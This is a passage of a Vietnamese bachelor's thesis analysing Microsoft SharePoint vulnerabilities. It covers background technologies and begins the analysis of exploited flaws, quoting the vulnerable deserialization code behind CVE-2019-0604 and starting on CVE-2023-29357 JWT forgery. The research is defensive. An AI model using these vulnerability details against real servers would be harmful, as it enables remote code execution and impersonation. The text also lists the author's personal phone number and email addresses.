

TRƯỜNG ĐẠI HỌC BÁCH KHOA HÀ NỘI

ĐỒ ÁN TỐT NGHIỆP

**Một vài lỗ hổng bảo mật trên nền tảng Microsoft
SharePoint: Nhận diện và đề xuất giải pháp khắc
phục**

BÙI TRUNG QUÂN

quan.bt194142@sis.hust.edu.vn

Ngành: Khoa học máy tính

Giảng viên hướng dẫn: PGS.TS. Nguyễn Khanh Văn

Chữ kí GVHD

Khoa: Khoa học máy tính

Trường: Công nghệ Thông tin và Truyền thông

HÀ NỘI, 06/2024

LỜI CẢM ƠN

Đầu tiên, em xin gửi lời cảm ơn đến thầy giáo, PGS.TS. Nguyễn Khanh Văn, giảng viên Trường Công nghệ Thông tin và Truyền thông, Đại học Bách Khoa Hà Nội. Thầy đã tận tình hướng dẫn, truyền đạt kiến thức bổ ích và định hướng em thực hiện đồ án. Đồng thời, em cũng xin gửi lời cảm ơn sâu sắc đến các thầy cô Trường Đại học Bách Khoa đã dạy em những kiến thức quý báu trong suốt quá trình học tập và nghiên cứu tại trường. Ngoài ra, em xin gửi lời cảm ơn đến các thành viên câu lạc bộ An toàn thông tin Bách Khoa và các anh chị đồng nghiệp đã hỗ trợ em trong quá trình thực hiện đồ án. Em xin chân thành cảm ơn!

LỜI CAM KẾT

Họ và tên sinh viên: Bùi Trung Quân

Điện thoại liên lạc: 0988467120

Email: quan.bt194142@gmail.com

Lớp: Khoa học Máy tính 01 - K64

Hệ đào tạo: Cử nhân

Tôi – Bùi Trung Quân – cam kết Đồ án Tốt nghiệp (ĐATN) là công trình nghiên cứu của bản thân tôi dưới sự hướng dẫn của PGS.TS. Nguyễn Khanh Văn. Các kết quả nêu trong ĐATN là trung thực, là thành quả của riêng tôi, không sao chép theo bất kỳ công trình nào khác. Tất cả những tham khảo trong ĐATN – bao gồm hình ảnh, bảng biểu, số liệu, và các câu từ trích dẫn – đều được ghi rõ ràng và đầy đủ nguồn gốc trong danh mục tài liệu tham khảo. Tôi xin hoàn toàn chịu trách nhiệm với dù chỉ một sao chép vi phạm quy chế của nhà trường.

Hà Nội, ngày 30 tháng 6 năm 2024

Tác giả ĐATN

Bùi Trung Quân

TÓM TẮT NỘI DUNG ĐỒ ÁN

Trong thời đại 4.0 hiện nay, công nghệ thông tin được tích hợp và áp dụng rộng rãi trong nhiều lĩnh vực đang trở thành một xu hướng tất yếu. Tuy nhiên, sự phát triển này cũng đồng nghĩa với việc xuất hiện rất nhiều nguy cơ về an ninh thông tin và bảo mật dữ liệu. Đặc biệt là trên các ứng dụng web, như là các hệ thống quản lý nội dung, cổng thông tin, thương mại điện tử. Song song với đó là sự phát triển của những lỗ hổng zeroday. Những lỗ hổng này cho phép kẻ tấn công có thể giả mạo người dùng, truy cập vào các tài nguyên nhạy cảm, gây nguy hiểm cho người dùng và tổ chức.

Đồ án này nhằm mục đích nghiên cứu các lỗ hổng tồn tại trên hệ thống quản lý nội dung Microsoft SharePoint, cách khai thác và các bản vá lỗi. Đây là nguồn kiến thức hữu ích để hiểu rõ hơn về các mối đe dọa bảo mật mà máy chủ có thể đối mặt và cách giải quyết hiệu quả.

Đồ án tập chung vào nghiên cứu các lỗ hổng đã được các nhóm tin tặc lợi dụng ngoài thực tế như CVE-2019-0604 và CVE-2023-29357 và các lỗ hổng do chính bản thân tôi phát hiện ra trong quá trình nghiên cứu: CVE-2022-24472, CVE-2022-44693. Phân tích kỹ thuật và các giải pháp bảo vệ cũng được đề cập trong đồ án.

Đồ án này đóng góp vào việc nâng cao nhận thức và hiểu biết của người dùng về các lỗ hổng trên ứng dụng Microsoft SharePoint.

MỤC LỤC

CHƯƠNG 1. GIỚI THIỆU ĐỀ TÀI.....	1
1.1 Đặt vấn đề.....	1
1.2 Các giải pháp hiện tại và hạn chế	1
1.3 Mục tiêu và đóng góp của đề án.....	1
1.4 Bố cục đề án	2
CHƯƠNG 2. NỀN TẢNG CÔNG NGHỆ.....	3
2.1 Tổng quan về SharePoint	3
2.1.1 Nền tảng kiến trúc ứng dụng	3
2.1.2 SharePoint trong hệ sinh thái Microsoft.....	5
2.1.3 Nguy cơ về bảo mật.....	6
2.2 Các công nghệ khác	6
2.2.1 Active Directory [2]	6
2.2.2 DotNet và C Sharp [3]	6
2.2.3 Open Data Protocol [4].....	7
2.2.4 Extensible Application Markup Language [5].....	8
2.3 Các công cụ phục vụ quá trình làm đồ án	8
2.3.1 Công cụ dịch ngược dnSpy [6]	8
2.3.2 Công cụ Burp Suite [7].....	10
CHƯƠNG 3. ẢNH HƯỞNG CỦA CÁC LỖ HỔNG TRONG THỰC TẾ ..	12
3.1 Một vài lỗ hổng đã được khai thác trong thực tế.....	12
3.1.1 Lỗ hổng RCE CVE-2019-0604 [8].....	12
3.1.2 Lỗ hổng leo thang đặc quyền CVE-2023-29357 [10]	13
3.2 Ảnh hưởng đến hệ thống	14

CHƯƠNG 4. TÌM HIỂU CƠ CHẾ, PHÂN TÍCH BẢN CHẤT LỖ HỔNG

15

4.1 Lỗ hổng Stored XSS CVE-2022-24472	15
4.1.1 Phân tích kỹ thuật	15
4.1.2 Bản vá.....	17
4.2 Lỗ hổng RCE CVE-2022-44693 trong tính năng Workfow	18
4.2.1 Tính năng Workflow	18
4.2.2 Bản chất lỗ hổng	19
4.2.3 Phân tích kỹ thuật	20
4.2.4 Bản vá.....	23
4.3 Phiên bản biến thể của CVE-2022-44693 (bypass variants)	23
4.3.1 Ý tưởng khai thác.....	23
4.3.2 Phân tích kỹ thuật	23
4.3.3 Bản vá.....	29

CHƯƠNG 5. KẾT LUẬN

30

5.1 Kết luận	30
5.2 Hướng phát triển trong tương lai	30

TÀI LIỆU THAM KHẢO.....

32

PHỤ LỤC.....

34

A. CHI TIẾT MÃ NGUỒN CHƯƠNG TRÌNH.....

34

A.1 Phương thức WAIMField trước khi vá.....	34
A.2 Phương thức WAIMField sau khi vá	35
A.3 Phương thức IsGoodWorkflowCore trước khi vá.....	36
A.4 Phương thức IsGoodWorkflowCore sau khi vá.....	41
A.5 Phương thức IsAuthorizedType trước khi vá	46
A.6 Phương thức IsAuthorizedType sau khi vá.....	48

A.7 Phương thức DeserializeFromCompactFormat.....	49
---	----

DANH MỤC HÌNH VẼ

Hình 2.1	Mô hình phân cấp của SharePoint [1]	4
Hình 2.2	Kiến trúc máy chủ SharePoint [1]	5
Hình 2.3	Minh họa tập tin chưa được dịch ngược	9
Hình 2.4	Tập tin đã được dịch ngược từ mã IL và hiển thị theo ngôn ngữ C#	10
Hình 4.1	Sơ đồ khối cho hàm IsGoodWorkflowCore	21
Hình 4.2	Luồng thực thi cho quá trình xử lý XAML	24
Hình 4.3	Sơ đồ khối hàm DeserializeFromCompactFormat	25

DANH MỤC THUẬT NGỮ VÀ TỪ VIẾT TẮT

Thuật ngữ	Ý nghĩa
AD	Active Directory
API	Giao diện lập trình ứng dụng (Application Programming Interface)
HTML	Ngôn ngữ đánh dấu siêu văn bản (HyperText Markup Language)
HTTP	Giao thức truyền tải siêu văn bản (HyperText Transfer Protocol)
IL	Ngôn ngữ trung gian (Intermediate Language)
RCE	Thực thi mã lệnh từ xa (Remote Code Execution)
XSS	Chèn mã lệnh độc hại (Cross-site Scripting)

CHƯƠNG 1. GIỚI THIỆU ĐỀ TÀI

1.1 Đặt vấn đề

Hiện nay, việc quản lý và chia sẻ thông tin trở nên phổ biến hơn bao giờ hết đối với các tổ chức cũng như cá nhân. Các hệ thống quản lý nội dung như WordPress, Drupal, SharePoint đã trở thành một công cụ phổ biến để hỗ trợ việc này. Tuy nhiên song song với đó là các rủi ro về bảo mật thông tin, đặt ra nhiều thách thức cho cả người dùng và nhà phát triển.

Các rủi ro nêu trên đều có khả năng gây ra hậu quả nghiêm trọng như giả mạo thông tin, tấn công mạng. Cũng đã có nhiều lỗ hổng được phát hiện và công bố trên các diễn đàn, nhưng vẫn còn rất nhiều thiết bị đang bị tấn công khi chưa kịp cập nhật bản vá. Trong khi đó, kỹ thuật khai thác đang ngày một tinh vi hơn, kẻ tấn công cũng liên tục phát triển những phương pháp mới để chiếm quyền kiểm soát các hệ thống thông tin. Do vậy, việc nghiên cứu và phân tích những lỗ hổng mới là rất cần thiết. Nó giúp quản trị viên xác định được những điểm yếu còn tồn tại và đề xuất các giải pháp khắc phục hợp lý. Ngoài ra, việc này còn có ích cho nhà phát triển khi họ có thể tạo ra những sản phẩm an toàn hơn.

1.2 Các giải pháp hiện tại và hạn chế

Hiện tại, đã có những giải pháp để khắc phục các lỗ hổng trong SharePoint. Một trong những giải pháp chính là cập nhật tự động các bản vá chính thức từ nhà phát triển. Những bản vá này giúp bảo vệ hệ thống khỏi các lỗ hổng đã biết. Ngoài ra, việc quản lý chặt chẽ quyền truy cập vật lý cũng là một giải pháp hữu hiệu để bảo vệ máy chủ, ngăn chặn các cuộc tấn công từ chối dịch vụ.

Nhưng hạn chế của những giải pháp trên là chưa bao phủ được hết các mối đe dọa trên hệ thống. Vẫn còn rất nhiều thiết bị đang tồn tại những lỗ hổng chưa được vá hoặc chưa được biết đến. Vì vậy việc đi sâu vào từng lỗ hổng của hệ thống giúp các nhà nghiên cứu có thêm góc nhìn bao quát, hạn chế khả năng bị tấn công của hệ thống.

1.3 Mục tiêu và đóng góp của đề án

Mục tiêu của đề án là tìm hiểu cách thức hoạt động của lỗ hổng bảo mật trên nền tảng Microsoft SharePoint cũng như cách phòng tránh những cuộc tấn công thông qua các lỗ hổng này. Việc tìm hiểu bản chất lỗ hổng sẽ giúp các nhà nghiên cứu bảo mật hiểu rõ hơn về kỹ thuật tấn công của lỗ hổng.

Đề án này có những đóng góp chính như sau:

1. Phân tích kỹ thuật các lỗ hổng bị lợi dụng trong thực tế CVE-2019-0604,

CVE-2023-29357.

2. Phân tích bản chất các lỗ hổng trong tính năng workflow, xây dựng kịch bản khai thác lỗ hổng CVE-2022-44693 và biến thể.
3. Phân tích lỗ hổng trong tính năng hiển thị trang web CVE-2022-24472.
4. Tổng hợp kết quả, đưa ra đề xuất về việc đảm bảo an ninh hệ thống để hạn chế tác động của các lỗ hổng trên.

1.4 Bố cục đề án

Phần còn lại của báo cáo đề án tốt nghiệp này được tổ chức như sau.

Chương 2 - Nền tảng công nghệ: Chương này giới thiệu một số công nghệ thường được sử dụng trong thực tế và các công cụ cần thiết phục vụ quá trình hoàn thiện đề án.

Chương 3 - Ảnh hưởng của các lỗ hổng trong thực tế: Chương này nêu bật một số lỗ hổng đã và đang được áp dụng phổ biến, phân tích kỹ thuật chuyên môn cho các lỗ hổng này. Hậu quả đối với các hệ thống thông tin cũng được đề cập ở chương này.

Chương 4 - Tìm hiểu cơ chế, phân tích bản chất lỗ hổng: Chương 4 giới thiệu tổng quan về cách khai thác và bản chất các lỗ hổng mà đề tài tập chung nghiên cứu. Chương này cũng phân tích sâu hơn về các bản vá lỗi, nếu ra thiếu sót của các bản vá trong quá khứ, ý tưởng và cách thức vượt qua các bản vá đó.

Chương 5 - Kết luận: Tổng kết kết quả đạt được của đề án, đưa ra những hạn chế gặp phải và hướng phát triển trong tương lai.

CHƯƠNG 2. NỀN TẢNG CÔNG NGHỆ


2.1 Tổng quan về SharePoint

SharePoint là một nền tảng quản lý nội dung, quản lý tài liệu và cộng tác dựa trên website. SharePoint có nhiều tính năng linh hoạt, nhưng chủ yếu được sử dụng để lưu trữ dữ liệu và thiết lập mạng nội bộ, chia sẻ kết nối thông tin trong các tổ chức. Với SharePoint, các tổ chức có thể sử dụng để tạo các trang web, hoạt động như những website thông thường. Bên cạnh đó, SharePoint có thể hỗ trợ tổ chức danh mục dành riêng cho các bộ phận, phòng ban cụ thể, hỗ trợ người dùng lưu trữ, sắp xếp và chia sẻ thông tin một cách an toàn và tối ưu hóa. Microsoft SharePoint được sử dụng rộng rãi trong các tổ chức lớn trên toàn cầu. Các tính năng nổi bật:

- Quản lý tài liệu và chia sẻ: SharePoint cho phép người dùng và tổ chức có thể quản lý tài liệu, nội dung và sắp xếp theo từng danh mục, thư viện hoặc chính sách lưu trữ. Hỗ trợ truy cập và chia sẻ thông tin một cách dễ dàng.
- Site nhóm: Giúp các tổ chức thiết lập ra các trang web dành riêng cho các phòng ban với mục đích khác nhau.
- Tự động hoá quy trình: Người dùng có thể tạo ra sẵn các quy trình để tự động phê duyệt, xử lý yêu cầu và quản lý dự án.
- Các chức năng tìm kiếm: SharePoint cung cấp tính năng tìm kiếm nâng cao giúp hiển thị nội dung một cách phù hợp nhất
- Bảo mật: SharePoint hoạt động dựa trên nền tảng Active Directory của Microsoft do đó có thể tích hợp nhiều tính năng xác thực hoặc phân quyền khác như SSO, ... mà vẫn đảm bảo được khả năng xác thực và toàn vẹn thông tin.

2.1.1 Nền tảng kiến trúc ứng dụng

Hình 2.1 thể hiện mô hình phân cấp trong SharePoint, trong đó:

Hình 2.1: Mô hình phân cấp của SharePoint [1]

Server Farm: Đây là phân cấp cao nhất, phụ trách vấn đề như kết nối vật lý, cơ sở dữ liệu, hiển thị front-end, khởi tạo các dịch vụ Search Service, Workflow Service, ... và chứa các Web Applications.


Web Applications: Phân cấp này đại diện cho website chính của trình quản lý trong SharePoint. Tại đây, người quản trị có thể cấu hình cho toàn bộ ứng dụng SharePoint hoặc tạo site cho các phòng ban. Web Application còn chứa các Site Collection.

Site Collection: Phân cấp này là website của một bộ phận trong tổ chức như các phòng ban hoặc có thể đại diện cho một công việc như dự án, blog, kho lưu trữ, ... Site Collection bao gồm trang web chính và các Sites nhỏ.

Sites: Là tập hợp các trang web, danh mục và thư viện được sử dụng.

Lists & Libraries: Là nơi chứa các loại tài liệu và các tập tin.

Kiến trúc các thành phần trong máy chủ SharePoint được thể hiện trong hình 2.2.

Hình 2.2: Kiến trúc máy chủ SharePoint [1]

SPFarm bao gồm các SPServer và SPServices. Trong đó SPServer là các máy chủ bên ngoài không phụ thuộc vào SharePoint và có thể tùy biến như cơ sở dữ liệu, máy chủ xác thực và lập trình viên có thể dễ dàng mở rộng thêm các máy chủ chức năng khác bằng cách kế thừa SPServer, tạo lớp xử lý logic, tạo lớp thể hiện. SPDatabase đại diện cho cơ sở dữ liệu duy nhất của máy chủ SPServer. SPService là một dịch vụ hoặc ứng dụng được cài đặt trong cụm máy chủ, SPWebService là dịch vụ đặc biệt để thiết lập cấu hình và khởi chạy các website như đã nói ở mô hình phân cấp bên trên.

2.1.2 SharePoint trong hệ sinh thái Microsoft

SharePoint là một thành phần rất quan trọng trong hệ sinh thái Microsoft Office, đối với hệ thống Office 365 thì dịch vụ lưu trữ đám mây OneDrive chính là một thể hiện của SharePoint. Nó được tích hợp chặt chẽ với các ứng dụng khác của Office như Word, Excel, PowerPoint và Outlook. Người dùng có thể mở, lưu trữ, chỉnh sửa và chia sẻ tài liệu trực tiếp từ SharePoint, cũng như làm việc trực tiếp trên các tài liệu mà không cần phải tải tài liệu về máy tính. SharePoint cũng được tích hợp vào Teams – một nền tảng hợp tác nhóm thông qua trò chuyện (chatting) hoặc cuộc họp (meeting), người sử dụng có thể chia sẻ trực tiếp các tài liệu cũng như nội dung trong chatting hoặc meeting. Ngoài ra, SharePoint cũng tương tác với nhiều thành phần khác như điện toán đám mây Azure, Power Platform, ... và đóng vai trò như một nguồn cung cấp dữ liệu mở rộng đáng tin cậy.

Ngoài ra, SharePoint cũng có thể đóng vai trò là một máy chủ ủy quyền khi cung

cấp khả năng xác thực người dùng cho các hệ thống Teams, Outlook, ...

2.1.3 Nguy cơ về bảo mật

Việc sử dụng SharePoint như một nguồn cung cấp dữ liệu có thể giúp tối ưu hóa việc quản lý và linh hoạt cho các ứng dụng khác trong tổ chức. Tuy nhiên đây là con dao hai lưỡi trong trường hợp nguồn dữ liệu này không được đảm bảo về khía cạnh bảo mật. Khi một hệ thống SharePoint bị chiếm đoạt, người dùng độc hại có thể lấy được dữ liệu nội bộ của tổ chức, giả mạo thông tin người dùng bất kỳ để truy cập trái phép vào các ứng dụng nội bộ hoặc có thể can thiệp vào quá trình truy vấn giữa các ứng dụng phục vụ cho việc tạo backdoor trong hệ thống. Song song với những nguy cơ, SharePoint cũng được thiết lập để chạy dịch vụ web nên có thể truy cập được từ bên ngoài mạng, không được bảo vệ vật lý. Do những đặc tính dễ tiếp cận cũng như phạm vi ảnh hưởng sâu rộng nên SharePoint thường là mục tiêu hướng đến của kẻ tấn công. Chính vì vậy những sự cố bảo mật cần được dự đoán, phát hiện sớm và ngăn chặn vì chúng có thể tác động lớn đến hoạt động của cá nhân, tổ chức. Hơn nữa việc phát hiện những sự cố như vậy là động lực lớn để các nhà nghiên cứu tìm ra các lỗ hổng tiềm ẩn trong hệ thống, cung cấp bản vá và tiếp cận xu hướng bảo mật mới.

2.2 Các công nghệ khác

2.2.1 Active Directory [2]

Active Directory (AD) là một kiến trúc được phát triển bởi Microsoft, được sử dụng để quản lý và tổ chức thông tin về người dùng, máy tính và các đối tượng trong một hệ thống mạng Windows. Active Directory cung cấp các dịch vụ quản lý truy cập và bảo mật trong môi trường mạng doanh nghiệp.

Active Directory là một thành phần quan trọng trong hạ tầng mạng của doanh nghiệp và được sử dụng rộng rãi trên toàn cầu. Nó giúp đơn giản hóa công việc cho quản trị viên và người dùng trong khi vẫn đảm bảo tính bảo mật cho tổ chức. Người dùng cũng có thể xác thực một lần và dễ dàng truy cập tài nguyên mà họ được ủy quyền. Ngoài ra, các tệp tin được lưu trữ tại kho lưu trữ tập trung, nơi có thể được chia sẻ với đường dùng khác để tạo thuận lợi cho việc hợp tác và đảm bảo sao lưu đúng cách, đảm bảo sự liên tục trong công việc.

2.2.2 DotNet và C Sharp [3]

DotNet (.NET) và C Sharp (C#) là hai công nghệ được phát triển bởi Microsoft. Đây là những công nghệ đặc biệt quan trọng đối với các ứng dụng tương thích, được triển khai trên hệ điều hành Windows nói riêng và hệ thống Microsoft nói chung.

.NET là một nền tảng phát triển phần mềm, được thiết kế để xây dựng và triển khai dịch vụ web, ứng dụng di động, máy tính. Nền tảng này cung cấp môi trường thực thi mã lệnh (Common Language Runtime - CLR) và một bộ thư viện lớn (Framework Class Library - FCL) để hỗ trợ việc phát triển ứng dụng. .NET bao gồm nhiều ngôn ngữ lập trình khác nhau như Visual Basic, F#, C++/CLI và C#, cho phép lập trình viên lựa chọn theo nhu cầu của họ.

C# là một ngôn ngữ lập trình mạnh mẽ, được thiết kế để làm việc trực tiếp với nền tảng .NET. C# là ngôn ngữ hướng đối tượng, có cú pháp tương tự Java. Nó được sử dụng rộng rãi để phát triển các loại ứng dụng khác nhau bao gồm ứng dụng máy tính, ứng dụng di động, dịch vụ web hoặc ứng dụng trò chơi. Đây là một trong những ngôn ngữ phổ biến nhất trong cộng đồng phát triển phần mềm.

.NET và C# đều được sử dụng trong toàn bộ hệ sinh thái của Microsoft, đem lại hiệu năng sử dụng cao, ổn định, đảm bảo tính linh hoạt cũng như dễ dàng để mở rộng, tùy biến cho các ứng dụng.

2.2.3 Open Data Protocol [4]

Giao thức dữ liệu mở Open Data Protocol (OData) là giao thức tiêu chuẩn được sử dụng để tạo và truy vấn dữ liệu API trên web. OData cho phép các ứng dụng có thể truy cập và tương tác với dữ liệu từ các nguồn khác nhau thông qua giao thức HTTP. OData ưu việt ở chỗ nhà phát triển có thể tập trung vào logic nghiệp vụ trong khi xây dựng các RESTful API mà không cần quan tâm đến việc định nghĩa tiêu đề yêu cầu/phản hồi, mã trạng thái, phương thức HTTP, OData cũng hỗ trợ việc ghi nhật ký, khởi tạo chức năng/hành động cho các quy trình có thể tái sử dụng và bất đồng bộ.

Với những ưu điểm trên, OData được sử dụng làm cầu nối trong hệ sinh thái của Microsoft. Nó giúp cho việc trao đổi dữ liệu giữa các ứng dụng trở nên dễ dàng và linh hoạt hơn.

```
1 GET /_api/lists/getbytitle('Shared%20Documents')/items
2 Host: sharepoint.com
3 Authorization: Bearer {accessToken}
4 Accept: application/json;odata=verbose
```

```
1 POST /_api/list/getbytitle('Shared%20Documents')/items
2 Host: sharepoint.com
3 Authorization: Bearer {accessToken}
4 Accept: application/json;odata=verbose
5
6 {
7   "__metadata": {
```

```

8      "type": "SP.Data.SharedDocuments.ListItem"
9    },
10    "Title": "MyItem"
11  }

```

Trên đây là hai yêu cầu OData từ ứng dụng Microsoft Teams gửi đến máy chủ SharePoint tương ứng là lấy các mục trong danh sách Shared Documents và tạo mới một mục có tên MyItem trong chính danh sách đó. Trong đó accessToken là token để xác thực và ủy quyền cho ứng dụng SharePoint.

2.2.4 Extensible Application Markup Language [5]

Extensible Application Markup Language (XAML) là một ngôn ngữ đánh dấu dựa trên XML, chủ yếu để định nghĩa giao diện người dùng trong các ứng dụng. XAML được phát triển bởi Microsoft và thường được sử dụng trong việc lập trình các ứng dụng chạy trên nền tảng Windows.

XAML cho phép lập trình viên định nghĩa giao diện người dùng của ứng dụng một cách dễ dàng, mạch lạc bằng cách sử dụng các thẻ và thuộc tính tương tự như HTML. Việc này giúp tách biệt rõ ràng giữa logic hoạt động của ứng dụng và giao diện hiển thị cho người dùng, làm cho việc bảo trì và phát triển ứng dụng trở nên dễ dàng hơn.

XAML thường được sử dụng trong các ứng dụng của Microsoft như WPF (Windows Presentation Foundation), UWP (Universal Windows Platform), Xamarin và Silverlight. Các ứng dụng được phát triển bằng XAML có thể chạy trên nhiều thiết bị khác nhau, từ máy tính cá nhân đến điện thoại và máy tính bảng.

Trong SharePoint, XAML là thành phần quan trọng. Nó giúp việc tùy biến giao diện hiển thị trở nên dễ dàng hơn với các thẻ, thuộc tính có sẵn. Việc này góp phần đơn giản hóa các nghiệp vụ phức tạp như tạo trang web, tạo luồng công việc, thiết lập kết nối với ứng dụng nội bộ hoặc các nguồn dữ liệu ngoại vi, ... khi mà người quản trị có thể tương tác qua giao diện hiển thị thay vì phải lập trình. Không những thế, XAML còn chứa các cấu hình phục vụ cho quá trình hoạt động của máy chủ và người dùng.

2.3 Các công cụ phục vụ quá trình làm đồ án

2.3.1 Công cụ dịch ngược dnSpy [6]

DnSpy là một phần mềm mã nguồn mở được sử dụng để dịch ngược, phân tích và gỡ rối (debug) ứng dụng .NET. DnSpy cung cấp các tính năng mạnh mẽ cho việc thao tác với mã nguồn .NET, bao gồm việc phân tích mã, xem và chỉnh sửa mã IL (mã nhị phân trung gian), giải mã và hiển thị cấu trúc tập tin .NET, cũng


như debug các ứng dụng .NET trực tiếp. DnSpy là công cụ quan trọng cho các nhà nghiên cứu bảo mật khi họ cần phân tích ứng dụng. Nó cho phép họ nhanh chóng đi sâu vào cấu trúc ứng dụng. Các tính năng của dnSpy bao gồm:

Phân tích mã nguồn: DnSpy dịch ngược các mã nhị phân và hiển thị mã nguồn .NET của ứng dụng một cách chi tiết, dễ dàng phân tích.


Debug: DnSpy có khả năng debug ứng dụng .NET, cho phép người dùng theo dõi, kiểm tra giá trị các biến hoặc tham số, các hàm được gọi và lỗi xảy ra trong quá trình thực thi.

Thao tác với mã IL: Người sử dụng có thể xem và chỉnh sửa mã IL của ứng dụng, cung cấp một cách tiếp cận mạnh mẽ cho việc thực hiện các phân tích và tùy chỉnh cho ứng dụng.

Sức mạnh to lớn của dnSpy nằm ở việc nó có thể chuyển đổi một tập tin từ dạng nhị phân về mã nguồn C# giúp cho việc đọc code và debug mã nguồn chương trình trở nên dễ dàng hơn như minh họa hình 2.3 và 2.4. Với những tính năng mạnh mẽ này, dnSpy là một công cụ quan trọng trong việc phát triển và nghiên cứu bảo mật ứng dụng .NET.

Hình 2.3: Minh họa tập tin chưa được dịch ngược

Hình 2.4: Tập tin đã được dịch ngược từ mã IL và hiển thị theo ngôn ngữ C#

2.3.2 Công cụ Burp Suite [7]

Burp Suite là một bộ các công cụ mạnh mẽ được sử dụng để thử nghiệm bảo mật ứng dụng web. Nó được phát triển bởi công ty PortSwigger Web Security và là một trong những công cụ phổ biến nhất trong cộng đồng bảo mật thông tin. BurpSuite cung cấp các tính năng và công cụ đa dạng phục vụ cho quá trình kiểm thử, phân tích bảo mật, bao gồm:

Proxy: Burp Suite cho phép người sử dụng chuyển hướng các yêu cầu HTTP/S giữa trình duyệt và máy chủ, giúp họ kiểm soát và chỉnh sửa các yêu cầu và phản hồi trước khi chúng được gửi đi hoặc nhận về.

Scanner: Công cụ Scanner của Burp Suite tự động phát hiện các lỗ hổng bảo mật trong ứng dụng web bằng cách thực hiện kiểm thử tự động trên các URL và tham số truyền vào.

Spider: Spider được sử dụng để khai thác và tìm kiếm các liên kết trên trang web mục tiêu, giúp phát hiện các endpoint và các chức năng ẩn.

Intruder: Công cụ Intruder của Burp Suite cho phép tùy chỉnh và thực hiện các cuộc tấn công dựa trên từ điển, vét cạn hoặc lặp lại một yêu cầu nhiều lần để kiểm tra hiệu năng của các hệ thống.

Repeater: Repeater cho phép lập trình viên tái tạo các yêu cầu HTTP/S cụ thể và thử nghiệm các tác động của các thay đổi trong yêu cầu.

Decoder và Encoder: Cung cấp các công cụ để giải mã và mã hóa các chuỗi dữ

liệu, giúp người dùng hiểu rõ hơn về cách các tham số và dữ liệu được truyền qua mạng.

Collaborator: Burp Collaborator giúp phát hiện các tấn công phía máy chủ như SSRF (Server-Side Request Forgery) và tấn công hoạt động giữa các ứng dụng.

Burp Suite cũng cung cấp các tính năng mở rộng cho phép người dùng tùy chỉnh hoặc thêm mới các chức năng theo như cần. Điều này được thực hiện thông qua plugin của Burp Suite, các plugin này được lập trình bằng ngôn ngữ Java. Burp Suite cũng cung cấp giao diện thân thiện với người dùng, giúp quá trình sử dụng công cụ này trở nên dễ dàng hơn. Từ các tính năng trên, Burp Suite là một giải pháp hữu hiệu cho việc phát hiện, khắc phục các lỗ hổng bảo mật.

CHƯƠNG 3. ẢNH HƯỞNG CỦA CÁC LỖ HỔNG TRONG THỰC TẾ

Trên thực tế, đã có những ghi nhận về việc máy chủ SharePoint bị tấn công. Chương 3 sẽ phân tích hai lỗ hổng được lợi dụng nhiều nhất và ảnh hưởng của chúng đến hệ thống thông tin

3.1 Một vài lỗ hổng đã được khai thác trong thực tế

3.1.1 Lỗ hổng RCE CVE-2019-0604 [8]

Lỗ hổng CVE-2019-0604 được phát hiện bởi nhà nghiên cứu bảo mật Markus Wulftange và chính thức cập nhật bản vá vào tháng 4 năm 2019. Lỗ hổng này cho phép người dùng độc hại có thể thực thi mã lệnh trên máy chủ SharePoint mà không cần thông qua bước xác thực nào. Trong khoảng thời gian đó, các nhà nghiên cứu của ATT&T Alien Labs đã ghi nhận những bằng chứng rằng lỗ hổng này đang bị khai thác tích cực bởi nhóm tin tặc China Chopper. Đã có những báo cáo từ trung tâm an ninh mạng của Canada, Saudi Arabia, ... về việc phát hiện mã độc trên máy chủ SharePoint và làm ảnh hưởng đến các hệ thống nội bộ khác. Đây là một trong những lỗ hổng được lợi dụng nhiều nhất trong năm 2019 và 2020.

Lỗ hổng này sử dụng kỹ thuật Insecure Deserialization [9] (giải mã không an toàn) tại dòng code thứ 11.

```
1 public static object[] DecodeEntityInstanceId(string encodedId)
2 {
3     // [truncate]
4     string text = ((!type.Equals(typeof(Guid))) ?
5     EntityInstanceIdEncoder.HexDecode(encodedId, num, (int)c3).
6     ToString() : encodedId.Substring(num, (int)c3));
7     // [truncate]
8     int num2 = text.IndexOf(':');
9     string text2 = text.Substring(0, num2);
10    string text3 = text.Substring(num2 + 1, text.Length -
11    num2 - 1);
12    XmlSerializer xmlSerializer = new XmlSerializer(Type.
13    GetType(text2, true));
14    TextReader textReader = new StringReader(text3);
15    array[i] = xmlSerializer.Deserialize(textReader);
16    textReader.Close();
17    // [truncate]
18 }
```

Phương thức DecodeEntityInstanceId nhận đầu vào là một tham số dạng chuỗi encodeId, tham số này người dùng truyền vào. Sau một số công đoạn tiền xử lý đầu

vào, biến chuỗi text2 và text3 được trích xuất ra từ tham số encodeId tại dòng 7 và 8. Ở dòng 9, chương trình lấy kiểu dữ liệu từ biến text2 đã được trích xuất trước đó và truyền vào đối tượng XmlSerializer sau đó thực hiện phương thức Deserialize cùng tham số đầu vào là text3 tại dòng code thứ 11. Việc người dùng kiểm soát tham số đầu vào của phương thức Deserialize có thể tạo ra những đối tượng không an toàn, nghiêm trọng hơn là có thể thực hiện những hành vi bất hợp pháp với các tập tin, thực thi mã lệnh hoặc triển khai mã độc. Đây đều là những thao tác được đánh giá có mức độ ảnh hưởng nghiêm trọng đến hoạt động của toàn bộ hệ thống thông tin khi mà kẻ tấn công có thể lợi dụng để làm bàn đạp tấn công các hệ thống khác phía trong.

3.1.2 Lỗ hổng leo thang đặc quyền CVE-2023-29357 [10]

CVE-2023-29357 được phát hiện bởi nhà nghiên cứu Nguyễn Tiến Giang và công bố lần đầu tại cuộc thi bảo mật Pwn2Own vào tháng 3 năm 2023. Lỗ hổng này cho phép người dùng bất kỳ có thể thao tác với ứng dụng SharePoint bằng các giả mạo xác thực JSON Web Token (JWT). JWT là một tiêu chuẩn dùng để tạo ra token nhằm mục đích trao đổi thông tin một cách an toàn giữa các bên thông qua đối tượng JSON. JWT thường được sử dụng trong các hệ thống xác thực và ủy quyền giúp truyền thông tin an toàn giữa máy khách và máy chủ. Một token sẽ được kiểm tra tính đúng đắn bằng cách tính toán lại trường dữ liệu với khóa riêng tư của máy chủ và đem so sánh với trường chữ ký. Điều này đảm bảo việc token đó được sinh ra từ chính máy chủ và không thể bị giả mạo từ kẻ tấn công.

